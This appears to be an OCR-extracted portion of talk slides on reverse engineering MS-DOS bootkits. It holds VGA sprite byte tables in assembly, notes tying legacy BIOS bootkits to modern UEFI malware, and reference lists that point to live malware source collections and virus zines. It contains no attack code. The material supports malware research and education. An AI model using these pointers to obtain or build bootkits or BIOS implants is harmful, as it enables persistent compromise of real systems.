db 0xe7,0xe6,0xe6,0xe6,0xe6,0xe6,0xe6,0xe6,0xe6,0xe6,0xe6,0xe6,0xe6,0xe6,0xe2,0xe2,0xe2,0xe2,0xe2,0xe2,0xe2,0xe2,0xe2,0xe2,0xe2,0xdc,0xdc,0xdc,0xdc,0xdc,0xdc,0xdc,0xdc,
0xdc,0xdc,0xd9,0xd9,0xd9,0xd9,0xd9,0xd9,0xd9,0xd9,0xd6,0xd6,0xd6,0xd6,0xd6,0xd6,0xd6,0xd6,0xcc,0xcc,0xcc,0xc8,0xc9,0xcc,0xcc,0xcc,0xcc,0xcc,0xcc,0xcc,0xcc,0xcc,0xcc,0xc
c,0xcc,0xcc,0xcc,0xcc,0xcc,0xcc,0xcc,0xcc,0xd6,0xd6,0xd6,0xd6,0xd6,0xd9,0xd6,0xd6,0xd8,0xda,0xda,0xdd,0xdd,0xda,0xde,0xde,0xde,0xe0,0xe0,0xe2,0xe4,0xe4,0xe4,0xe6,0xe7,0
xe6,0xe7,0xe7,0xea,0xe9,0xea,0xea,0xe8,0xea,0xec,0xea,0xea,0xed,0xee,0xee,0xee,0xee,0xee,0xee,0xed,0xed,0xee,0xee,0xef,0xef,0xef,0xf1,0xf1
db 0xe6,0xe6,0xe6,0xe6,0xe6,0xe6,0xe2,0xe2,0xe2,0xe2,0xe2,0xe2,0xe2,0xe2,0xe2,0xe2,0xe2,0xdc,0xdc,0xdc,0xdc,0xdc,0xdc,0xd9,0xda,0xda,0xd9,0xda,0xd9,0xd9,0xd9,0xd6,0xcf,
0xd6,0xd6,0xd6,0xd6,0xd6,0xce,0xcc,0xcc,0xcc,0xcc,0xcc,0xcc,0xcc,0xcc,0xcc,0xcc,0xcc,0xcc,0xcc,0xcc,0xca,0xc2,0xbb,0xbb,0xc2,0xc2,0xc2,0xc2,0xd6,0xdc,0xe2,0xe2,0xe2,0xe
2,0xe2,0xda,0xd9,0xd9,0xd3,0xd3,0xd3,0xd6,0xce,0xcc,0xcc,0xcc,0xcc,0xce,0xce,0xce,0xd3,0xd3,0xd3,0xd3,0xd6,0xd6,0xd8,0xd8,0xda,0xde,0xde,0xde,0xde,0xde,0xe0,0xe0,0xde,0
xe0,0xe4,0xe4,0xe7,0xe9,0xe7,0xe7,0xe7,0xe7,0xe9,0xea,0xea,0xea,0xea,0xea,0xec,0xea,0xea,0xea,0xea,0xe8,0xe8,0xea,0xee,0xee,0xee,0xee,0xee
db 0xe6,0xe6,0xe6,0xe2,0xe2,0xe2,0xe0,0xde,0xde,0xde,0xda,0xdc,0xd9,0xd9,0xda,0xda,0xd9,0xda,0xd9,0xd9,0xd9,0xd9,0xd6,0xd3,0xd3,0xd6,0xd6,0xd6,0xd6,0xd6,0xd6,0xd3,0xce,
0xce,0xce,0xce,0xce,0xce,0xcc,0xcc,0xcc,0xca,0xca,0xca,0xca,0xca,0xca,0xc7,0xc2,0xc2,0xc2,0xc2,0xc2,0xc2,0xc2,0xc2,0xc2,0xc2,0xc2,0xcc,0xd9,0xe2,0xe2,0xea,0xf8,0xf3,0xf4,0xf
0,0xde,0xce,0xca,0xc9,0xca,0xcc,0xce,0xcd,0xca,0xcc,0xd3,0xd6,0xca,0xca,0xcc,0xce,0xd2,0xd1,0xd1,0xd1,0xd1,0xd2,0xd3,0xd3,0xd3,0xd7,0xd8,0xd8,0xda,0xda,0xda,0xda,0xdb,0
xdb,0xde,0xe0,0xe0,0xe2,0xe3,0xe2,0xe2,0xe4,0xe4,0xe9,0xe9,0xe9,0xe9,0xe7,0xe4,0xe4,0xe7,0xe8,0xea,0xe8,0xe8,0xea,0xea,0xea,0xea,0xea,0xea
db 0xe0,0xe0,0xe0,0xde,0xde,0xdc,0xda,0xda,0xda,0xda,0xda,0xd9,0xd6,0xd6,0xd4,0xd4,0xd3,0xd3,0xd6,0xd3,0xce,0xce,0xcc,0xca,0xcc,0xcc,0xcc,0xca,0xce,0xca,0xca,0xc9,0xc9,
0xc9,0xc9,0xc9,0xc7,0xc7,0xc5,0xc2,0xc2,0xc2,0xc3,0xc2,0xc2,0xc0,0xc0,0xc0,0xc2,0xc2,0xc2,0xc2,0xc0,0xc0,0xc0,0xc2,0xc9,0xd3,0xda,0xda,0xe0,0xe0,0xee,0xfa,0xf0,0xf2,0xf
8,0xf6,0xe7,0xda,0xd6,0xce,0xca,0xc5,0xc0,0xc0,0xc2,0xc7,0xd8,0xd2,0xd1,0xc7,0xc5,0xc5,0xc7,0xcb,0xd0,0xd1,0xd4,0xd1,0xce,0xce,0xce,0xce,0xd3,0xd3,0xd3,0xd3,0xd5,0xd8,0
xd8,0xda,0xda,0xde,0xda,0xdb,0xdb,0xdb,0xde,0xde,0xe3,0xe4,0xe3,0xe3,0xe3,0xe7,0xe9,0xe9,0xe9,0xe9,0xe8,0xe8,0xea,0xea,0xea,0xea,0xea,0xea
db 0xde,0xde,0xda,0xda,0xd8,0xd8,0xd8,0xd6,0xd4,0xd3,0xd3,0xd3,0xce,0xce,0xce,0xcd,0xca,0xca,0xcc,0xca,0xc9,0xca,0xca,0xc9,0xc2,0xc2,0xc5,0xc5,0xc5,0xc5,0xc2,0xc3,0xc3,
0xc3,0xc3,0xc0,0xc0,0xc0,0xc0,0xbb,0xbb,0xbb,0xbb,0xbb,0xbb,0xbb,0xba,0xba,0xbb,0xbb,0xbb,0xbb,0xbb,0xbb,0xc2,0xc9,0xca,0xcd,0xe0,0xf0,0xf1,0xe3,0xf7,0xfd,0xfb,0xfc,0xf
c,0xf9,0xea,0xe0,0xda,0xdd,0xe3,0xe0,0xd1,0xd0,0xd0,0xd4,0xd1,0xe0,0xd1,0xd1,0xc7,0xc7,0xc7,0xcb,0xcb,0xcb,0xcb,0xc7,0xd0,0xd1,0xca,0xc9,0xca,0xca,0xca,0xce,0xd3,0xce,0
xd3,0xd3,0xd5,0xd5,0xd5,0xcd,0xd5,0xdb,0xda,0xdd,0xde,0xde,0xdb,0xdb,0xdf,0xe5,0xe5,0xe5,0xe5,0xe5,0xe9,0xe9,0xe9,0xe7,0xe9,0xe7,0xea,0xe9
db 0xd6,0xd3,0xd6,0xd3,0xd3,0xd3,0xd3,0xd3,0xce,0xcd,0xca,0xca,0xca,0xca,0xc9,0xc7,0xc5,0xc3,0xc2,0xc0,0xbf,0xc2,0xc2,0xc0,0xbb,0xbb,0xc2,0xc2,0xc0,0xc0,0xc0,0xbf,0xbb,
0xbb,0xbb,0xbb,0xbb,0xbb,0xba,0xb8,0xb8,0xb8,0xb7,0xb7,0xb7,0xb7,0xb3,0xb7,0xb5,0xb5,0xb3,0xb3,0xb3,0xc3,0xc5,0xde,0xec,0xf2,0xf8,0xfa,0xf4,0xee,0xf4,0xf7,0xfc,0xfe,0xf
e,0xfb,0xca,0xe3,0xd4,0xbb,0xc1,0xc4,0xbe,0xc1,0xc5,0xd0,0xd7,0xe9,0xd7,0xd7,0xd0,0xc4,0xc4,0xc1,0xc1,0xc1,0xc1,0xc4,0xc1,0xcb,0xcb,0xc7,0xc5,0xc5,0xca,0xce,0xca,0xc8,0
xc8,0xc8,0xc8,0xcd,0xcb,0xcb,0xcd,0xcd,0xd5,0xd4,0xd8,0xd8,0xda,0xda,0xdd,0xe0,0xdf,0xdf,0xdf,0xe5,0xe5,0xe5,0xe4,0xe7,0xe9,0xe7,0xe7,0xe7
db 0xce,0xc9,0xcd,0xce,0xce,0xca,0xca,0xc9,0xc7,0xc7,0xc3,0xc0,0xc0,0xc3,0xc3,0xc3,0xc0,0xc0,0xc0,0xbb,0xb8,0xbb,0xbb,0xba,0xb8,0xb8,0xbb,0xbb,0xbb,0xbb,0xbb,0xb8,0xb8,
0xb8,0xb8,0xb8,0xb8,0xb7,0xb5,0xb5,0xb5,0xb5,0xb3,0xb3,0xb3,0xb3,0xb0,0xb2,0xad,0xae,0xad,0xae,0xb7,0xc5,0xc7,0xea,0xf0,0xf1,0xf4,0xfa,0xf7,0xfa,0xf7,0xfa,0xfd,0xff,0xf
f,0xfe,0xfa,0xf8,0xf8,0xda,0xc7,0xcb,0xc5,0xb9,0xba,0xba,0xbb,0xe9,0xed,0xeb,0xdf,0xc4,0xc1,0xc1,0xbb,0xc0,0xc1,0xc4,0xc1,0xc4,0xc4,0xc6,0xc1,0xbe,0xc3,0xc0,0xbf,0xc0,0
xc3,0xc3,0xc0,0xc3,0xc3,0xc7,0xc9,0xc9,0xcd,0xcd,0xd3,0xce,0xd3,0xcd,0xcd,0xcd,0xd5,0xdb,0xd5,0xdf,0xdf,0xdf,0xdf,0xe3,0xde,0xde,0xde,0xe7
```


Sprite generation using Python script, part 3: displaying the sprite with VGA magic




michelangelo reanimator
generation 0

michelangelo reanimator

generation 1-1337



Connections to modern bootkits

Practical applications of 16-bit legacy BIOS bootkits

- MS-DOS is dead (rip) but systems using Legacy BIOS are not…
  - RE techniques for legacy BIOS bootkits (specifically DOS bootkits) are equally applicable to 16-bit bootkits of different OSes
  - Also applicable for legacy BIOS RE/exploit writing (i.e. legacy BIOS implants)
  - Relevant resources:
    - BIOS Disassembly Ninjutsu Uncovered - by pinczakko
    - Phrack articles:
      - "A Real SMM Rootkit: Reversing and Hooking BIOS SMI Handlers" Filip Wecherowski
      - "Persistent BIOS Infection: The early bird catches the worm" by .aLS and Alfredo
      - "System Management Mode Hack: Using SMM for 'Other Purposes'" By BSDaemon, coideloko, D0nAnd0n
- VGA-targeting malware — "VGA Bootkit" by Nicholas E. Economou and Eduardo Juarez, presented at Ekoparty 2012
- Legacy BIOS —> UEFI
  - UEFI replaced legacy BIOS and offers significant security improvements, but it isn't perfect
  - Knowing where to look in legacy BIOS bootkits can provide insights when trying to understand the code patterns used in modern UEFI-targeting malware

[1]"Rootkits and Bootkits: Reversing Modern Malware and Next Generation Threats," Alex Matrosov, Eugene Rodionov, and Sergey Bratus

VX Sources

- vx-underground GitHub — MS-DOS Malware collection: https://github.com/vxunderground/MalwareSourceCode/tree/main/MSDOS
- “Internet Archive — Malware Museum,” Mikko Hypponen, https://archive.org/details/malwaremuseum
  NOTE: These are defanged binaries, they are useful for preliminary research but lack the malicious functionality that it interesting from an RE/malware analysis perspective
- The zine archives on VX-UG, primarily 40hex and 29a zine archives
- A myriad of knowledgeable experts who wish to remain anonymous

References

"Advanced MS-DOS Programming," Ray Duncan, Microsoft Press, 1986

"Microsoft MS-DOS Programmer's Reference," Microsoft Corporation, 2nd ed.: version 6.0., Microsoft Press, 1993

"The Giant Black Book of Computer Viruses," Mark Ludwig, 2nd ed., American Eagle Books, 1998.

"Rootkits and Bootkits: Reversing Modern Malware and Next Generation Threats,"Alex Matrosov, Eugene Rodionov, and Sergey Bratus, No Starch Press, 2019

"Computer Viruses and Data Protection: Unclassified," Ralf Burger, Abacus Software, 1991

"A Look Back at Memory Models in 16-bit MS-DOS," Raymond Chen, The Old New Thing, Microsoft Blogs, July 28, 2020, https://devblogs.microsoft.com/oldnewthing/20200728-00/?p=104012

"On Memory Allocations Larger Than 64KB on 16-Bit Windows," Raymond Chen, The Old New Thing, Microsoft Blogs, https://devblogs.microsoft.com/oldnewthing/20171113-00/?p=97386

"Retired Malware Samples, Everything Old is New Again," Lenny Zeltser, August 1, 2018. https://zeltser.com/retired-malware-samples-retrospective/